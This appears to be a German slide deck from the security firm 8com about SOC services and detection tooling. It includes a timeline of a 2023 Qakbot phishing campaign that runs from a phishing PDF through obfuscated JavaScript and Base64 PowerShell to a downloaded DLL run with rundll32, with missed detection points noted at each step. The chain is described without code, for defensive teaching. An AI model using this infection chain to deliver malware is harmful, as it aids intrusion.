
Die Gartner „SOC Visibility Triad“

Gartner

2019

Die Sichtbarkeit von Cyber-Angriffen basiert bei 8com auf einer Kombination von drei unterschiedlichen Datenquellen-Arten:

1. Logfiles (SIEM) inkl. einer ML/KI basierten Anomalie-Erkennung (UEBA)
2. Endpoint Detection and Response Technologien
3. Netzwerkbasierende Erkennungen (Darktrace, Rhebo, IDS/IPS, NetFlow, HoneyPots etc.)



DETEKTION

1. SIEM
2. EDR / xDR
3. NDR
4. OT-Security Monitoring
5. Cloud Security
6. Schwachstellenscans
7. ...

ANALYSE

Aufbereitung der Daten für den Analysten

1. SIEM
2. EDR / xDR
3. NDR
4. Sandbox
5. Mail-Security
6. HR-Systeme
7. ...

REAKTION

Containment:

1. EDR
2. Netzsegmentierung über Router, Switches, Firewalls etc.
3. AD – User sperren (OnPrem / Azure)
4. VPN-Zugang sperren
5. IP-Filter (Firewalls)
6. Cloud-Zugänge
7. ...

3.

Enrichment

- Reduktion der Mitwirkungspflichten des SOC-Kunden
- Extreme Performance Steigerung der Analyse

Typische Alarmmeldung

„suspicious M365 login“

- M365 User-Anmeldung von einer IP-Adresse aus Barcelona – 23:30 Uhr
- Früher am Tag: M365 User-Anmeldung von einer bekannten IP aus Deutschland – 12:00 Uhr

SUSPICIOUS M365 LOGIN

FRÜHER

1. UEBA-Alarm: suspicious M365 login
2. UEBA erstellt Timeline für auslösenden User + Entität
3. Alarmanreicherung durch TIF
4. Analyst prüft Alarm und weitere Aktivitäten und fügt diese ggf. zu einem Case zusammen.
5. Analyst fragt beim SOC-Kunden nach, ob User Anmeldung aus Barcelona legitim ist.

FRÜHER

6. Wartet auf Rückmeldung (kann Tage dauern)
7. Kunde meldet sich (positiv oder negativ)
8. Positiv: weitere Analysen, Aktivitäten des Users . . .
9. User wird gesperrt (manuell)
10. . . .
11. Case geschlossen, ggf. Bericht erstellt.

DAUER: Ø 60MIN
(MEAN TIME TO RESOLVE: 18 STUNDEN)

HEUTE

1. UEBA-Alarm: "suspicious M365 Login" - SOAR
2. SOAR erstellt Case und startet Playbook „suspicious M365 login“
3. SOAR: Abfrage „HR-Reisemanagement (User auf Geschäftsreise in Barcelona)“
4. Bestätigt: User = Barcelona
5. Case wird geschlossen
6. User ist nicht in Barcelona
7. SOAR: Triage EDR von verwendetem Endpunkt,

HEUTE

- Logs M365, Historische Daten etc. – werden für Analyst aufbereitet.
7. SOAR/Analyst: prüfen ob Malicious Indicators vorhanden sind
8. SOAR/Analyst: sperrt User in Azure, informiert Vorgesetzten und Admin
9. SOAR: Bericht erstellt, Case und Playbook wird beendet, relevante Personen informiert.

DAUER: Ø 6 MIN
(MEAN TIME TO RESOLVE: 15 MIN)

Sie haben noch Fragen?

Sprechen Sie mich gerne an!

Götz Schartner



goetz.schartner@8com.de
www.8com.de



**DANKE FÜR IHRE
AUFMERKSAMKEIT!**



**SECURITY
OPERATIONS
CENTER**

„Überwachung in Echtzeit - SIEM“



1 8com-Vorstellung

Wir l(i)eben Sicherheit



92

Mitarbeiter*innen



seit 2004

Cyber Security



97

Security Operations
Center Kunden



> 600

IT-Forensik, Incident
Response und
Penetration Testing

8com Security Operations Center

Orchestrierung Security Technologien

- SIEM (OnPrem/Cloud)
- UEBA
- EDR/xDR
- NDR
- Cloud Security Tools
- OT-Security
- ...

Wird durch das 8com-SOAR orchestriert.

24/7/365 aus Deutschland

- Leistungserbringung aus Deutschland
- Leistung wird aus dem 8com SOC heraus erbracht, nicht aus Home Office
- Das 8com SOC ist ein eigenständiger Hochsicherheitsbereich
- SOC-Betrieb ist vollständig vom 8com Betrieb getrennt

Kontinuität und Kompetenz

- seit 2004 ausschließlich Cyber Security Services im Angebot
- seit über 10 Jahren Betrieb des 8com SOC
- SOC ist die 8com Kernkompetenz
- Stabilität der Mitarbeiterstruktur

alle Level aus einer Hand

Das 8com SOC erbringt alle notwendigen Leistungen professionell aus einer Hand. Angefangen bei der Integration / Konfiguration von Security Technologien für das 8com-SOC, über die Alarmbearbeitung, Threat Analysis und Threat Hunting bis hin zu IT-Forensik, Malware Analysis, Incident Response Management, Vulnerability Management etc..



In über 40 Ländern
aktiv




24/7/365 (3-Schicht-Modell)
nur aus Deutschland
Hochsicherheitsbereich
kein Homeoffice für SOC-Mitarbeiter

WIR L(I)EBEN SICHERHEIT.



8com Security Operations Center



SIEM, EDR/xDR, NDR . . .
OnPrem IT/OT, Cloud, Mobile . . .

**Was sollte zur Überwachung
verwendet werden?**




2 Statistik „Inital Access“ ... aus 1.344 Cyber Angriffe

Verteilung Initial Access Cyber Angriffe

01.01.2020 bis 30.06.2023 (1.344)

- BITTE EINE GEWISSE UNSCHÄRFE BERÜCKSICHTIGEN -





3 Cyber Attacke 2023

1.

1.

Qakbot Kampagne


37 verschiedene Empfänger / 30 verschiedene Absender



Qakbot Team



Checkpoint Firewall



Cisco ASA

Datum Uhrzeit	Beschreibung	SIEM (nicht vorhanden)	xDR (vorhanden)
09.03.2023 11:29:00	<ul style="list-style-type: none">Mail mit PDF wird versendetMail inkl. PDF wurde untersucht (Sandbox etc.)	Keine Auffälligkeit	Keine Auffälligkeit

File Explorer ribbon: Datei, Nachricht, Hilfe, Acrobat, Was möchten Sie tun?

Buttons: Ignorieren, Löschen, Archivieren, Antworten, Allen antworten, Weiterleiten, Besprechung, Chat, Weitere, QuickSteps (Salesforce, Team-E-Mail, Antworten und..., An Manager*in, Erledigt, Neu erstellen), Verschieben, Regeln, An OneNote senden, Aktionen, Verschieben, Als ungelesen markieren, Kategorisieren, Nachverfolgung

Do 09.03.2023 11:31
Martin [redacted]
AW: Angebot SPS Austausch
An [redacted]
Cc

Auftrag-2023-03-122.pdf
29 KB

Servus Karl, anbei der Auftrag – bitte prüfen und dann gezeichnet zurück an mich. Den Auftrag musste ich jetzt per Kennwort schützen und in Microsoft Cloud ablegen – sorry, der Mist kam von Eurer Compliance, net von uns. Danke und bis nächste Woche, Martin

[redacted] se , Auftrag erteilt.
Wegen dem Termin melde dich Bitte vorab. Danke

Von: [redacted]
Gesendet: Montag, 06.03.2023 13:29
An: [redacted]
Betreff: AW: Angebot SPS Austausch

CAUTION: This email originated from outside [redacted] Do not click or open attachments unless you recognise the sender and know the content is safe.

Servus Karl,

Anbei sende ich dir das gewünschte Angebot für den Austausch der SPSen!
Bei Fragen melde dich bitte bei mir.
Über einen Auftrag würden wir uns freuen! Installation wäre in der Woche 11 möglich.

2.

2.

Qakbot Kampagne

37 verschiedene Empfänger / 30 verschiedene Absender



Checkpoint Firewall



Karl

Datum Uhrzeit	Beschreibung	SIEM (nicht vorhanden)	xDR (vorhanden)
09.03.2023 11:53:00	<ul style="list-style-type: none">Empfänger öffnet die PDF	./.	./.



This Document contains encrypted Attachments, to receive them, Click "Open".

Open

3.

3.

Qakbot Kampagne

37 verschiedene Empfänger / 30 verschiedene Absender



Datum Uhrzeit	Beschreibung	SIEM (nicht vorhanden)	xDR (vorhanden)
09.03.2023 11:53:00	<ul style="list-style-type: none">lädt Zip-Datei herunterWindows Scripting Host führt Javascript ausJavascript ist hochgradig obfuskierteine Reihe von Funktionen baut einen PowerShell-Befehl zusammen	Sysmon Event auf dem Client hätte wscript.exe Ausführung alarmiert (Event ID 1)	Entpacken des JavaScript hätte die Detektion triggern müssen (File Write Event), leider nicht passiert.

4.

4.

Qakbot Kampagne

37 verschiedene Empfänger / 30 verschiedene Absender



Datum Uhrzeit	Beschreibung	SIEM (nicht vorhanden)	xDR (vorhanden)
09.03.2023 11:53:00	<ul style="list-style-type: none">PowerShell-Befehl führt ein Base64-codiertes PowerShell-Script ausmittels wget wird eine DLL aus dem Netz geladenmit rundll32 ausgeführtDLL ist Qakbot Schadsoftware	Windows PowerShell Event Logs im SIEM wäre die Base64-codierte PowerShell-Skript Ausführung erkannt worden (Event ID 800).	<ul style="list-style-type: none">Herunterladen der DLL hätte File-Write Event + Detektion triggern müssen.

**local privilege
escalation fehlt**

5.


5.

Qakbot Team übergibt anscheinend an Black Basta




Datum Uhrzeit	Beschreibung	SIEM (nicht vorhanden)	xDR (vorhanden)
